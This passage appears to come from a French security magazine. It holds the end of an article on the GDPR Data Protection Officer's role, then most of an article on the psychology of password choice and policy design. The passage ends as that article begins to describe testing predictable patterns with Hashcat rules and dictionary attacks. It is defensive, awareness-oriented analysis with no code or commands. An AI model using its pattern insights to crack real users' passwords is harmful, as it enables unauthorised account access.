Il est probable que le G29 a bien pris conscience de cette situation et va bien insister notamment dans le document *Guidelines on Data Protection Officer* du 13 décembre 2016 sur l'objectif de contrôle afin d'être en mesure de démontrer la sécurité effective des données à caractère personnel, la protection de la vie privée, le respect des droits de la personne concernée et la communication et la coopération avec l'autorité de contrôle (la CNIL pour la France), notamment en ce qui concerne la violation éventuelle de données à caractère personnel.

# 6 La désignation et les missions du DPO

La nouvelle règlementation européenne prévoit différents cas pour lesquels la désignation d'un DPO est obligatoire, article 37 :

- le Traitement est effectué par une autorité publique ou un organisme public ;
- les activités de base du Responsable du Traitement ou du Sous-Traitant consistent en des opérations de traitement qui exigent un suivi régulier et systématique à grande échelle des personnes concernées ;
- il s'agit de traitement de catégories particulières (condamnations pénales et infractions et données de santé, convictions religieuses, vie ou orientation sexuelle, données biométriques, données génétiques, origine raciale ethnique, etc.).

À la différence du décret de 2005, le Règlement européen ne prévoit pas de conditions particulières quant à la désignation d'un DPO externe. En d'autres termes, une entreprise chargée de la mise en œuvre d'un traitement peut choisir de désigner un DPO externe.

Le Règlement précise que le Responsable du Traitement ou le sous-traitant (aucune mention dans le Décret) publie les coordonnées du DPO à l'autorité de contrôle.

La règlementation européenne prévoit que le DPO soit désigné sur la base de ses qualités professionnelles et en particulier de ses connaissances spécialisées du droit et des pratiques en matière de protection des données.

Elle détaille la fonction du délégué à la protection des données à caractère personnel. Outre les points déjà abordés par le Décret de 2005 :



- informer et conseiller le Responsable du Traitement ou le sous-traitant ;
- contrôler le respect du Règlement Européen ;
- dispenser sur demande des conseils relatifs à l'Étude d'impact sur la vie privée (EIVP) ;
- coopérer avec l'autorité de contrôle ;
- faire office de point de contact pour l'autorité de contrôle sur les questions relatives au traitement.

Ainsi il nous semble important de mettre en avant les points suivants :

- la dispense de conseil en ce qui concerne l'EIVP ;
- la coopération avec l'autorité de contrôle ;
- faire office de point de contact aussi bien pour les personnes concernées, l'autorité de contrôle ou les sous-traitants ;
- le contrôle du respect du Règlement européen ;
- la capacité de démontrer la conformité au Règlement.

La différence fondamentale avec la mission du CIL réside dans la fonction de contrôle afin de pouvoir démontrer la conformité.

Il est donc clair que pour les organismes à maturité naissante ou moyenne, cette fonction n'est que très rarement mise en œuvre.

Les CIL étaient à l'aise pour réaliser des opérations de sensibilisation et de communication. Ces profils de CIL assurent partiellement les fonctions de conseil auprès des directions métiers, rencontrent beaucoup de difficultés pour participer aux EIVP et se sentent très rarement capables techniquement et humainement parlant de réaliser les fonctions de contrôle.

Par contre pour les organismes à forte maturité sécurité, le CIL devient une maîtrise d'ouvrage de sécurité :

- exprimant des exigences juridiques de protection, des besoins fonctionnels de protection, des évènements redoutés ;
- identifiant des sources de menaces et de risques ;
- sous-traitant la fonction de contrôle des mesures techniques de sécurité par le RSSI.

Il faut souligner dans ce cas la nécessité de séparer la fonction CIL de celles du RSSI et du DSI afin d'éviter la confusion entre les fonctions de spécification, de mise en œuvre et de contrôle

# 7 Les deux interprétations possibles de la mission du DPO

## 7.1 La reconduction du CIL dans la fonction de DPO

C'est clairement la lecture la plus classique, courante et facile. Elle est rassurante, mais trompeuse, nous alertons le lecteur, que cette interprétation de la fonction de DPO ne peut être réduite qu'à un changement d'acronyme.

Effectivement, la nomination d'un DPO ne pourra être restreinte qu'aux actions de communications ou de gestion des demandes des personnes concernées, mais devra a minima permettre des actions structurantes de sécurité des traitements associés aux données à caractère personnel afin de limiter les risques redoutés et de protéger la vie privée des personnes concernées.

La lecture du point 74 de l'introduction du Règlement insiste clairement sur la nécessité de démontrer la sécurité : « *il y a lieu d'instaurer la responsabilité du Responsable du Traitement pour tout traitement de données à caractère personnel qu'il effectue lui-même ou qui est réalisé pour son compte. Il importe en particulier, que le responsable du traitement soit tenu de mettre en œuvre des mesures appropriées et effectives et soit à même de démontrer la conformité des activités de traitement avec, le présent règlement, y compris l'efficacité des mesures. Ces mesures devraient tenir compte de la nature, de la portée, du contexte et des finalités du traitement ainsi que du risque que celui-ci présente pour les droits et les libertés des personnes physiques* ».

La capacité de démontrer que les actions de protection sont en adéquation avec le contexte, les enjeux et les risques entraîne une nouvelle compréhension de la fonction de DPO.

Elle nécessite bien entendu la mise en place d'une gouvernance optimale entre les métiers et les maîtres d'œuvre de la protection.

La mise en place de cette gouvernance nécessitera avant tout une nouvelle communication de sensibilisation auprès du Responsable du Traitement.

L'exigence « de démontrer la sécurité » devient certes un levier extrêmement fort pour le RSSI pour récupérer des appuis et des ressources du Responsable du Traitement, mais restera un peu floue pour un grand nombre de DPO qui auraient compris le Règlement uniquement comme un changement d'acronyme de la fonction CIL.

L'organisation à mettre nécessitera une réponse à l'interrogation majeure : comment contrôler la protection effective et comment fournir la preuve de cette sécurité pour les personnes concernées, la vie privée et les autorités de contrôle afin d'assumer les responsabilités du Responsable du Traitement ou du sous-traitant ?

## 7.2 Le DPO, contrôleur de la mise en conformité

Comme évoqué plus haut, le G29 a formalisé dans le document « Guidelines on Data Protection Officer » le 13/12/2016 les exigences du contrôle afin de démontrer la conformité et c'est bien face à l'obligation de contrôle que cette deuxième lecture de la fonction de DPO, se caractérise.

Le DPO doit être bien plus qu'un CIL. Tout contrôle de conformité s'appuie sur le principe de séparation des devoirs et responsabilités. Il n'est pas possible de s'autocontrôler.

Les organismes matures en sécurité ont bien compris cette exigence dans le lien qui lie le RSSI et le maître d'œuvre, classiquement le DSI. Le RSSI formalise les règles fonctionnelles, le DSI ou le sous-traitant les intègre, ce qui permet au RSSI de contrôler puisque ce n'est pas lui qui les a intégrées. Il est intéressant de noter que ces organismes matures ont été contraints d'atteindre ces exigences de séparation des devoirs

(expression de besoins, déclinaisons opérationnelles du besoin et contrôle de conformité) ont été réalisées suite à la formalisation de règlementations telles que Bâle 3, le Sarbanes Oaxley Act ou Solvency 2.

Or dans le contexte de la protection de la vie privée, la fonction de CIL était réduite pour l'essentiel à signer les demandes internes d'autorisation de traitement, alerter les directions métiers, à participer (dans le meilleur des cas) avec le fort appui du RSSI, conformément aux recommandations de la CIL, la méthode EIVP, à formaliser les mesures juridiques liées aux traitements à mettre en œuvre lors des EIVP.

Or, si les organismes matures en SSI ont su gérer la séparation des fonctions dans le SI :

- les Chefs de projet utilisateur (CPU) représentent les métiers, responsables de l'expression des besoins de sécurité et de l'identification des évènements redoutés ;
- les chefs de projet informatique (CPI) coresponsables avec les Chefs de projet utilisateur de l'identification des risques ;
- les CPI sont responsables de la mise en œuvre des solutions techniques pour les réduire ;
- le RSSI contrôlant la conformité de la solution avec la politique de sécurité système d'information de l'organisme ;
- le Responsable du Traitement valide, voire homologue le SI, après avoir pris connaissance et acceptation des risques résiduels.

Le problème se pose de manière équivalente pour la protection de la vie privée dans le Règlement.

Le contrôle est fondamental afin de pouvoir fournir la preuve du principe de sécurité. Les organismes soucieux de cette problématique, donc matures en protection des données à caractère personnel, devront désigner un DPO dans une structure d'audit et de contrôle de conformité, interne ou externe.

On peut ainsi imaginer un CIL au sens classique qui met en œuvre avec le RSSI et le DSI ou le sous-traitant la protection de la vie privée et la sécurité des données personnelles et un DPO qui contrôle voire « certifie » afin d'être capable de fournir la preuve de la protection.

Encore une fois la fonction de DPO ne pourra être cumulée avec la fonction de DSI.

Il est important de souligner que les avocats ou les juristes qui se positionnent commercialement en futurs DPO externes sont particulièrement crédibles pour la mise en conformité et le contrôle des exigences juridiques (profondément réduites en termes de déclarations auprès de l'autorité de contrôle), notamment auprès des personnes concernées devront faire un effort réel pour fournir la même crédibilité pour les aspects fonctionnels et techniques de la sécurité notamment pour les EIVP.

Ainsi conformément aux points 2 et 3 de l'article 37 :

*« 2. Un groupe d'entreprises peut désigner un seul délégué à la protection des données à condition qu'un délégué à la protection des données soit facilement joignable à partir de chaque lieu d'établissement.*

*3. Lorsque le responsable du traitement ou le sous-traitant est une autorité publique ou un organisme public, un seul délégué à la protection des données peut être désigné pour plusieurs autorités ou organismes de ce type, compte tenu de leur structure organisationnelle et de leur taille ».*

Il est particulièrement probable que les cabinets de conseil juridique se positionnent pour réaliser des missions de DPO orientées contrôle plus que mise en œuvre. Ils devront aussi acquérir la même crédibilité pour les contrôles techniques.

Il devient logique de se poser la question lors de la fusion de la fonction CIL historique classique avec la fusion de RSSI.

Le CIL « évangélisateur » de la protection de la vie privée et les CPU expriment des besoins, les CPI avec la DSI implémentent et intègrent les mesures et les solutions techniques. Le RSSI contrôle l'implémentation des solutions et le respect des politiques de sécurité. Le DPO contrôle l'efficacité de l'ensemble pour la protection de la vie privée et s'assure de la capacité de fournir des preuves de la conformité des mesures et de l'efficacité des solutions pour la protection de la vie privée.

## Conclusion

Comme le Règlement européen le rappelle « *afin de respecter tous les droits fondamentaux et d'observer les libertés et les principes reconnus par la Charte des droits fondamentaux de l'Union européenne, consacrés par les traités, en particulier le respect de la vie privée et familiale, du domicile et des communications, la protection des DCP, la liberté de pensée, de conscience et de religion, la liberté d'expression et d'information, la liberté d'entreprise, le droit à un recours effectif et accéder à un tribunal impartial, et la diversité culturelle et religieuse* » il est important d'insister sur les connaissances nécessaires spécialisées du droit et des pratiques en matière de protection des données, du DPO.

L'objectif, après la protection des droits de la personne concernée et la mise en conformité juridique est d'être en capacité de fournir la preuve de la protection des données à caractère personnel et des traitements associés.

Il est important de noter que le respect des Codes de conduite (aujourd'hui packs de conformité ou *Binding Corporate Rules*), la labellisation par exemple pour la gouvernance, puis la certification, sont des outils importants pour démontrer le respect des exigences juridiques.

La CNIL va certainement diffuser dans les 12 à 18 mois qui viennent de nouveaux codes de conduite et de nouvelles directives pour appliquer le règlement.

La mise en place d'un système de management ISO 27001 pour le périmètre des traitements de données à caractère personnel ou l'utilisation de produits certifiés ANSSI ou CNIL constituent d'autres outils pour être en mesure de démontrer une sécurité coordonnée, contrôlée puis optimisée.

La bonne réalisation de la mission de DPO devra nécessiter un plan d'action de sensibilisations juridiques et techniques auprès du Responsable du Traitement et de tout l'encadrement. Le message essentiel étant de gérer la séparation des fonctions de l'expression de besoins, de la déclinaison technique et du contrôle du respect des exigences afin de fournir la preuve de la conformité et de l'adéquation de la solution au contexte. Ce message étant compris (la fourniture des ressources au DPO par le Responsable du Traitement en dépend), la mission de DPO (interne ou externe) véritable certificateur au service du Responsable du Traitement pourra s'effectuer en harmonie avec les autres acteurs. ■

# PSYCHOLOGIE... ET MOTS DE PASSE

Laurent LEVIER

Officier de Sécurité au sein d'un opérateur de télécommunications

**mots-clés : MOT DE PASSE / QUALITÉ / POLITIQUE / HASHCAT / PSYCHOLOGIE / CONTENEUR / GESTIONNAIRE / PRÉDICTIBILITÉ**

*La qualité de l'authentification constitue de nos jours l'unique moyen de protection de la vie privée et de l'accès à l'information. Mais très souvent celle-ci n'est constituée que d'un mot de passe dont la fabrication repose sur des individus aux comportements stéréotypés, permettant une forte prédictibilité des choix.*

Avec l'avènement du monde de l'information et d'Internet, le mot de passe est devenu le garant de l'identité et de la vie privée de chacun. Il est donc naturellement devenu aussi une cible privilégiée (c.f. les attaques récentes contre Vtech ou le mail du directeur de la CIA) qu'il faut mieux connaître pour améliorer sa qualité. L'étude de dizaines de milliers de mots de passe, et l'échange avec de nombreux utilisateurs de différentes cultures et pays à propos des comportements humains mis en œuvre dans la fabrication de ceux-ci, permettent d'échafauder quelques théories quant à la forme du mot qui construit par l'utilisateur. Ces biais augmentent ainsi considérablement l'efficacité des mécanismes de cassage de mots de passe.

## 1 Un peu de psychologie...

La cible ici n'est pas le mot de passe, mais ce qui l'a généré. Si le monde de l'entreprise essaye d'imposer de plus en plus à l'utilisateur l'utilisation de générateurs aléatoires, la plupart des personnes préfèrent fabriquer leur mot de passe... pour des raisons évidentes de mémorisation.

L'Homme est fortement régi par ses émotions, la peur parmi les plus fortes, et ses choix sont fortement influencés par celles-ci. De plus, le cerveau humain ne parallélise pas naturellement son travail, car il ne sait traiter qu'un problème à la fois. Enfin, l'individu est conditionné depuis son enfance par des environnements sociaux, culturels et éducatifs (famille, écriture, multimédia, religion, comportements, manière de réfléchir...).

### Note

**Le lecteur qui voudra poursuivre de manière plus approfondie à propos des aspects purement psychologiques pourra le faire, souvent au prix de termes cliniques, en se rapprochant d'ouvrages à propos de PNL (Programmation Neuro Linguistique), cartographie mentale, schémas heuristiques, et plus largement sur la psychologie fondamentale.**

### 1.1 ...appliquée aux mots de passe

Lorsque notre utilisateur se trouve face à une demande de création de mot de passe, il va produire un travail séquentiel régi par ses émotions, sa personnalité et sa manière de penser, autant de facteurs issus de son parcours. Il ne s'en rend pas compte, mais cela va déterminer ses choix de la racine qui formera la base de son mot de passe... et pas seulement.

Ainsi, par peur d'oublier, il partira en général d'une base qui lui est familière, souvent affective, et facile à se rappeler : prénoms, dates de naissance, plaque d'immatriculation de voiture, animaux de compagnie, etc. Ensuite et selon les contraintes, cette base sera transformée vers l'objectif de qualité exigée du mot de passe, le plus souvent selon les principes de l'écriture occidentale.

Bien sûr, il existe d'autres systèmes d'écriture dans le monde : les systèmes asiatique et arabe par exemple fonctionnent différemment : l'un écrit de haut en bas, partant de gauche à droite et l'autre écrit de droite à gauche, partant de haut en bas. Mais le monde informatique est régi par la langue anglaise et l'étude montre qu'en présence d'une action informatique, les utilisateurs vont souvent « commuter » leur esprit dans ce monde, car il a de nombreuses contraintes souvent incompatibles avec leur propre éducation. À titre d'exemple l'accentuation, qui repose sur des jeux de caractères informatiques (charset) pas toujours identiques entre pays, sera évitée au profit de l'ASCII.

Notre utilisateur va donc en général transformer son mot de départ selon le système éducatif occidental qui l'a aussi éduqué, formaté, selon certaines règles parmi :

- En début de phrase ou si le mot est important, son premier caractère sera en majuscule et logiquement si une majuscule est demandée, l'utilisateur va la positionner en début de mot. Si plusieurs sont demandées, le second choix est en fin de mot. Si le mot est multiple, la majuscule sera la première lettre de chaque mot en CamelCase (exemple : « FistonCheri »).

- Lorsqu'on rencontre un chiffre dans un mot, il est souvent placé à la fin. Cette situation est renforcée par moult œuvres où les héros affublés d'un nombre seront des Logan23 et autres Numéro 6, ou les projets en v3, voire patch level 14. Et donc naturellement lorsqu'il faut ajouter un chiffre, celui-ci est aussi placé en fin de mot.
  - → Dans le cas particulier des chiffres dont la prononciation est identique à une syllabe (2 = de) ou utilisés en écriture « mixed-case », une place naturelle sera utilisée telle « mot2passe » pour « mot de passe ».
  - → Lorsque plusieurs chiffres sont demandés, la même logique va s'appliquer et le système éducatif mathématique sera alors influent. Les chiffres seront souvent une suite logique 12, 321, etc., ou par exemple s'il faut 4 chiffres, une année qui compte pour l'individu.
- S'agissant des signes, la situation est plus variée. Pour les ponctuations, c'est également en fin de mot que le signe sera naturellement placé. Le signe le plus utilisé est le $, suivi de près par les points simples, d'exclamation et d'interrogation. Puis nous verrons les plus usités en informatique tels l'arobase @ et le signe moins. Viendront ensuite en ordre dispersé les signes dits simples comme l'esperluette, souligné, égal, plus, étoile, etc. Plus rarement, on trouvera les signes fonctionnant par paires telles les parenthèses, supérieur/inférieur et accolades. Selon le signe, il y a parfois des traitements différents :
  - → Les signes liés de fin de phrase dits point simple ou de… (?!.) sont placés naturellement en fin de mot.
  - → L'arobase est rencontré le plus souvent dans les e-mails comme séparateur entre un nom d'utilisateur et un domaine. Il sera également utilisé ainsi dans un mot de passe, placé après le mot, mais avant les chiffres et signes demandés, ou inversement.
  - → Les deux-points ou point-virgule sont généralement en début ou fin de mot, mais également en séparateur comme l'arobase.
  - → Les signes mathématiques seront placés selon leur utilisation : symboles comme plus, moins… dans le corps alors que l'égal trouve plus sa place en début ou fin de mot.

En plus de ces éléments qui vont largement déterminer l'aspect du mot de passe final, d'autres facteurs vont venir influencer la réflexion de l'utilisateur. Par exemple, il pourra se reposer sur la physionomie de son clavier pour, par exemple, faire un choix tel « azerty456'(- ». D'autres sources existent qui vont engendrer également des comportements stéréotypés.

## 1.2 Autres facteurs d'influence ?

Notre individu lit à l'occidentale (informatique oblige), c'est-à-dire de haut en bas et de gauche à droite, séquentiellement. Lorsqu'il lit la page de l'application réclamant le changement de mot de passe, il va empiler dans son esprit ce texte dans l'ordre avec lequel il est fourni et sa logique va donc ensuite suivre ce même chemin pour élaborer sa réponse. On va parler ici de positionnement des contraintes par rapport au champ de saisie, ou de la manière donc le logiciel va réagir en cas de non-conformité aux contraintes sur le format de mot de passe (pas toujours énoncées à l'avance).

Tout cela va augmenter la prédictibilité du mot de passe, pourtant construit dans l'esprit d'une personne totalement inconnue vivant dans un pays de culture, éducation et langue différentes.

### 1.2.1 Le gestionnaire de mots de passe, l'allié méconnu

Ce qui encourage l'individu à s'appuyer sur des éléments familiers pour fabriquer son mot de passe, c'est essentiellement la peur de l'oublier et les conséquences que cela va engendrer. Bien sûr, toute application sérieuse offre un mécanisme pour retrouver son accès en cas d'oubli du mot de passe mais, dans la plupart des cas, c'est au prix de devoir le changer en même temps, un bien pour un mal.

Un moyen très efficace de désarmer cette peur de l'oubli consiste à encourager l'utilisation de gestionnaires de mots de passe, voire la contraindre par une politique inhumaine imposant une forte longueur avec de très fortes variétés et moult signes, majuscules, minuscules et chiffres. Ces outils dont certains gratuits sont excellents (tel Keepass) et incluent souvent un générateur de mots de passe aléatoires avec les options de caractères indispensables pour atteindre la complexité souhaitée. Ces outils existent en plus sur les ordinateurs traditionnels, mais également sur nos smartphones, et peuvent donc être disponibles n'importe où et quand, en gardant à l'esprit que perdre le conteneur peut coûter très cher, une sauvegarde s'impose. Le lecteur doit également toujours se rappeler qu'un gestionnaire de mots de passe n'est pas la panacée, mais juste un outil pouvant présenter ses propres vulnérabilités (c.f. le service en ligne LastPass ciblé à plusieurs reprises en 2015 et 2016).

### 1.2.2 Construction mentale du mot de passe, quelques cas classiques

Voyons concrètement des demandes de changement ou définition d'un mot de passe. L'utilisateur est face à un texte et deux champs destinés à accueillir sa saisie. Parfois, ce qui est saisi est affiché sur l'écran en retour. La politique à respecter sera basique : huit caractères avec au moins un signe, une majuscule, une minuscule, un chiffre pour un utilisateur occidental qui lit naturellement de haut en bas et de gauche à droite. Nous tiendrons également compte de la réaction du système à une non-conformité et du texte présentant la politique de mot de passe.

#### 1.2.2.1 Cas particulier de l'écriture en « mixed-case »

Le mixed-case est cette forme d'écriture des « hackers ». Il s'agit de transformer un mot classique en un autre dont l'apparence est très proche, mais intégrant signes et chiffres. Ainsi « Password » devient « P@ssw0rd » (zéro au lieu de O). Cette forme d'écriture offre l'énorme avantage de produire des mots de passe

souvent acceptables par la plupart des politiques de sécurité, mais elle encourage aussi la facilité du choix d'un mot simple juste transformé en mixed case, d'où l'intérêt d'avoir également des thesaurus classiques, en mixed-case, dans un dictionnaire.

### 1.2.2.2 Saisie, cas 1 : saisie avec proposition de solution

Notre utilisateur arrive sur la page qui propose la solution directement à l'utilisateur. Dans un grand nombre de cas (environ 10% toutes nationalités confondues), celui-ci va simplement l'adopter. Il n'y a pas pire situation que celle illustrée en figure 1.





*Figure 1*

### 1.2.2.3 Saisie, cas 2 : saisie sans texte de politique, réagissant à la proposition

Notre utilisateur parcourt la page et tombe en premier sur une demande de saisir un mot de passe. Il prend action car, séquentiellement, il est devant cette tâche. Il élabore mentalement alors un mot de passe simple puisqu'il ne connaît pas les contraintes, valide sa saisie et…le mot de passe est rejeté.

Le site est très pédagogique, constate les manquements au fur et à mesure de son analyse, et demande leur résolution. Le défaut étant que l'utilisateur ne disposant pas de la politique du mot de passe, il ne peut pas satisfaire tous les manquements d'un coup. Tout va alors se faire séquentiellement au fil des corrections du formulaire de saisie :

- Mot de passe 1 : il manque une majuscule, il l'ajoute ;
- Mot de passe 2 : il manque un signe, il l'ajoute ;
- Mot de passe 3 : il manque un chiffre, il l'ajoute ;
- Mot de passe 4 : trop court !

Nous avons ici une autre situation très défavorable où l'utilisateur ne connaît pas la politique à satisfaire, en plus d'être assisté pas à pas. Sa logique étant dirigée, le résultat sera formaté en conséquence. Par exemple un mot de départ « passe » prendra certainement une forme proche de « Passe@123 », « Passe123$ » ou « Passe,321 ».

### 1.2.2.4 Saisie, cas 3 : saisie suivie de la politique du mot de passe

L'utilisateur rencontre à nouveau en premier la saisie du mot de passe. Il satisfait cette demande qui se trouve rejetée. Ici en revanche, il va lire après les champs de saisie la politique qui est fournie complète, donc à laquelle il peut se conformer.

Dans sa manière de penser, il ne va pas se dire que le mot de passe saisi ne colle pas et en choisir un autre. Il va transformer son choix initial pour qu'il entre dans le cadre défini et dans l'ordre où la politique le définit. Nous verrons plus loin que cette transformation est très influencée par les textes de la politique et du rejet. Encore une fois, le mot de passe sera un mot de départ complété par les caractères manquants placés simplement comme dans l'exemple précédent.





*Figure 2*

### 1.2.2.5 Saisie, cas 4 : texte de la politique suivi de la saisie

Cette méthode est celle à privilégier autant que possible. En effet, au niveau du séquencement de pensée, l'utilisateur se trouve en premier face à la politique qu'il lit et assimile. Le texte va influencer la réponse, mais l'utilisateur dispose déjà de toutes les contraintes pour faire son choix qu'il va donc pouvoir modéliser dans sa tête, améliorant la performance de sa réaction. Si le mot sélectionné ne convient pas, l'utilisateur peut s'en rendre compte immédiatement et en chercher un autre plutôt que transformer ce choix de départ. Une fois qu'il pense le choix conforme, il va alors le saisir. Si le mot de passe est rejeté, alors l'utilisateur repart dans le comportement habituel de l'adaptation aux règles.





*Figure 3*

### 1.2.2.6 Les réponses en cas de non-conformité

Nous avons vu dans le second cas (c.f. 1.2.2.3) un site trop assistant qui réagissait à chaque manquement de conformité, détection par détection, et dans l'ordre défini sur le site. Cette méthode de rejet est à proscrire, car elle contraint l'utilisateur à la suivre pas à pas.

En cas de rejet, il faut privilégier une réponse standard qui rappelle intégralement en un texte unique l'ensemble

des points à satisfaire. Bien que cela coûte un peu de code, l'idéal serait de renvoyer le texte de la même politique mélangé aléatoirement au niveau de la liste des contraintes, dont l'ordre changera alors. Au départ on demandait une longueur puis majuscule et minuscule. En cas d'échec, le texte demanderait alors majuscule, longueur et minuscule, puis minuscule, majuscule et longueur, et ainsi de suite. Ainsi fait, l'utilisateur verra les mêmes contraintes, mais elles seront mélangées dans son esprit, réduisant le réflexe mental de suivre séquentiellement cette liste.

### 1.2.3 Le texte de la politique du mot de passe, autre cadre de la pensée

Ce texte est primordial, car à l'origine de la manière dont l'utilisateur va construire sa pensée pour modéliser son mot de passe.

Si l'entreprise privilégie l'utilisation d'un gestionnaire de mots de passe avec un générateur aléatoire, le texte de la politique devra alors commencer par encourager l'utilisateur à fabriquer son mot de passe avec le générateur, tout simplement.

Au niveau des contraintes à satisfaire, la première chose à indiquer est la longueur que le mot de passe devra satisfaire. Cela va permettre à l'utilisateur de chercher un « mot » déjà suffisamment long et ainsi réduire le risque qu'il choisisse un mot trop court qu'il rallongera avec des mauvaises pratiques. Par ailleurs, plus le mot de passe demandé sera long, plus il augmentera la peur de l'oublier et encouragera l'utilisation d'un générateur aléatoire.

En indiquant qu'il faut au moins une majuscule, on encourage le réflexe de l'utilisateur à la placer selon sa culture, souvent en début du mot. Un moyen efficace pour réduire ce risque consiste à indiquer qu'il faut plusieurs majuscules, car il est inhabituel de trouver plusieurs majuscules dans un mot unique.

À l'inverse, préciser qu'il faut plusieurs chiffres va encourager l'utilisation de suites numériques logiques. Il faut donc éviter cette pratique ou indiquer que les chiffres ne doivent pas se suivre, ce qui implique également de le contrôler.

Enfin, à chaque rafraîchissement du texte de la politique, si celui-ci peut être « mélangé », cela permettra de réduire l'influence de l'ordre des contraintes dans l'esprit de l'utilisateur et donc la forme finale qu'aura le choix du mot de passe.

### 1.2.4 Nouvelles techniques de génération de mots de passe

Une autre technique pour atteindre des mots de passe longs se développe de plus en plus. Elle consiste à s'appuyer sur des titres, paroles de chansons, ou de films et se range dans la catégorie dite des « passphrase ». Ainsi « LucyintheSkywithDiamonds » ou « JustelaFinduMonde », même modifiés par un signe et un chiffre, restent assez simplistes à mémoriser pour celui qui a également imaginé un tel mot de passe. La seule différence comportementale se fera au niveau des majuscules qui seront placées naturellement devant des mots plus que des pronoms, articles etc.

## 1.3 Bonnes pratiques pour un vrai mot de passe

En résumé, l'application idéale commencera par afficher la politique de qualité du mot de passe désiré. Elle placera les champs de saisie loin après ou dans une page suivante pour contraindre l'utilisateur à s'interrompre sur le texte de la politique et l'assimiler.

Les champs de saisie seront classiques mais, en cas de rejet, renverront une nouvelle page de saisie qui affichera la même politique organisée différemment, incitant l'utilisateur à la relire.

Une application qui analyserait la proposition de mot de passe réduirait considérablement les choix pauvres en s'assurant par exemple que les chiffres ne se suivent pas, que la majuscule n'est pas au début ou à la fin, que l'arobase ne fait pas office de séparateur (texte @ chiffres ou inversement...). Elle pourrait également effectuer un contrôle de type « cracklib » pour détecter les mots (ou nom, passe d'une wordlist...) afin de les empêcher. Cette tendance, qui se répand de plus en plus, a démontré son efficacité et peut être couplée à un indicateur de qualité (jauge du rouge au vert par exemple) du mot de passe fabriqué.

Pour les officiers de sécurité audacieux, la meilleure réponse va consister à s'appuyer sur une solution d'authentification à plusieurs facteurs (posséder et connaître par exemple) dite forte. Si cela n'est pas possible, contraindre à l'utilisateur un mot de passe aléatoire prédéfini serait un très bon second choix ou, en dernier lieu, pousser l'utilisateur à générer aléatoirement un mot de passe. Dans les deux derniers cas, il faudra aussi pousser à utiliser un gestionnaire pour stocker le mot. Cela peut se faire simplement :

- L'application, dans son texte de politique, commence par rappeler qu'il vaut mieux utiliser le conteneur de mot de passe X, standard de l'entreprise, en fournissant tout le nécessaire pour une installation facile. C'est la solution.
- Puis le texte de la politique (ou le mot de passe aléatoire) est affiché et celui-ci va être un très gros problème : le mot de passe doit faire (par exemple) au moins 20 caractères, avec a minima 3 majuscules, 3 minuscules, 3 chiffres et 3 signes.
- L'utilisateur est paniqué, pris en premier par ses émotions, car il sait qu'il n'arrivera pas facilement à se rappeler un tel mot de passe mais, fort heureusement la solution est là sous ses yeux ! Il met en œuvre le gestionnaire et trouve ainsi son problème résolu...

### Attention !

**Attention toutefois au risque engendré par une telle politique. L'utilisateur pourra fabriquer dans son esprit le mot de passe demandé et utiliser ce choix partout. Si la mise en place du gestionnaire de mots de passe n'est pas aisée, il pourrait également utiliser une technique à proscrire pour stocker son mot de passe : le fichier texte, post-it etc. Le risque zéro n'existe pas...**



On peut aussi augmenter le niveau de sécurité du gestionnaire par plusieurs facteurs comme la possession du mot de passe du conteneur et son « key file » dans le cas de Keepass, et le conteneur lui-même pour arriver à pirater le compte, ou un énorme effort pour trouver le mot de passe répondant à une telle politique. S'agissant d'une réelle solution d'authentification forte, il faudra récupérer tous les facteurs pour arriver à passer l'authentification.

## 2 Tester la théorie…

Un outil tel Hashcat, dont la mission est de décrypter des hash, fournit dans sa distribution un jeu de règles (*rules*) dites « hybrides » qui va permettre d'évaluer la pertinence de ces hypothèses. Il s'agit des règles nommées « prepend_xxx » ou « append_xxx », où xxx correspond aux caractères ajoutés. Au besoin, il est également possible de construire son propre jeu de règles pour, par exemple, augmenter le nombre de digits ou signes avant ou après les mots du dictionnaire, lequel reste la matière première à élaborer convenablement pour atteindre une certaine efficacité.

### 2.1 Dictionnaire et liste de mots (wordlist), les ingrédients de base

Partant du principe que la prédiction des mots de passe inventés par les utilisateurs est élevée, il est alors possible de l'évaluer en attaquant les hash. Par hashcat, couplé à des cartes graphiques performantes, on obtient rapidement des résultats.

L'attaque itérative par force brute (BFA) qui consiste à tester chaque possibilité (aa ab ac…) étant trop peu rentable dès une certaine longueur de mot de passe, nous allons donc privilégier la technique reposant sur des bases de mots, qu'il s'agisse de mots simples et réels d'une langue ou culture, ou de « mots » déjà rencontrés comme mots de passe, incluant donc des majuscules, minuscules, chiffres et signes. Bien sûr, l'un n'empêche pas l'autre, une attaque BFA peut être lancée pour trouver tous les mots de passe jusqu'à une longueur spécifique, puis une attaque de dictionnaire permettra de combler pour trouver tout ou partie des plus longs. Toute l'efficacité de l'attaque par dictionnaire reposera donc sur la richesse des dictionnaires constitués. Dans tous les cas, un traitement pour nettoyer ces dictionnaires sera nécessaire.

Les dictionnaires les plus importants seront ceux représentant la langue des utilisateurs. Il va s'agir de thesaurus qui seront le plus souvent de simples listes de mots. Parfois des formats spécifiques, comme pour préciser les genres d'un mot (par exemple « grimpeur,se »), seront rencontrés. Le projet stardict - qui visait à construire un format open source de dictionnaire - offre de nombreuses sources de téléchargement. Il faut également intégrer, lors de la constitution de la base des dictionnaires, l'influence de certaines langues telles l'anglais ou le français, qui seront souvent rencontrées dans des mots de passe.

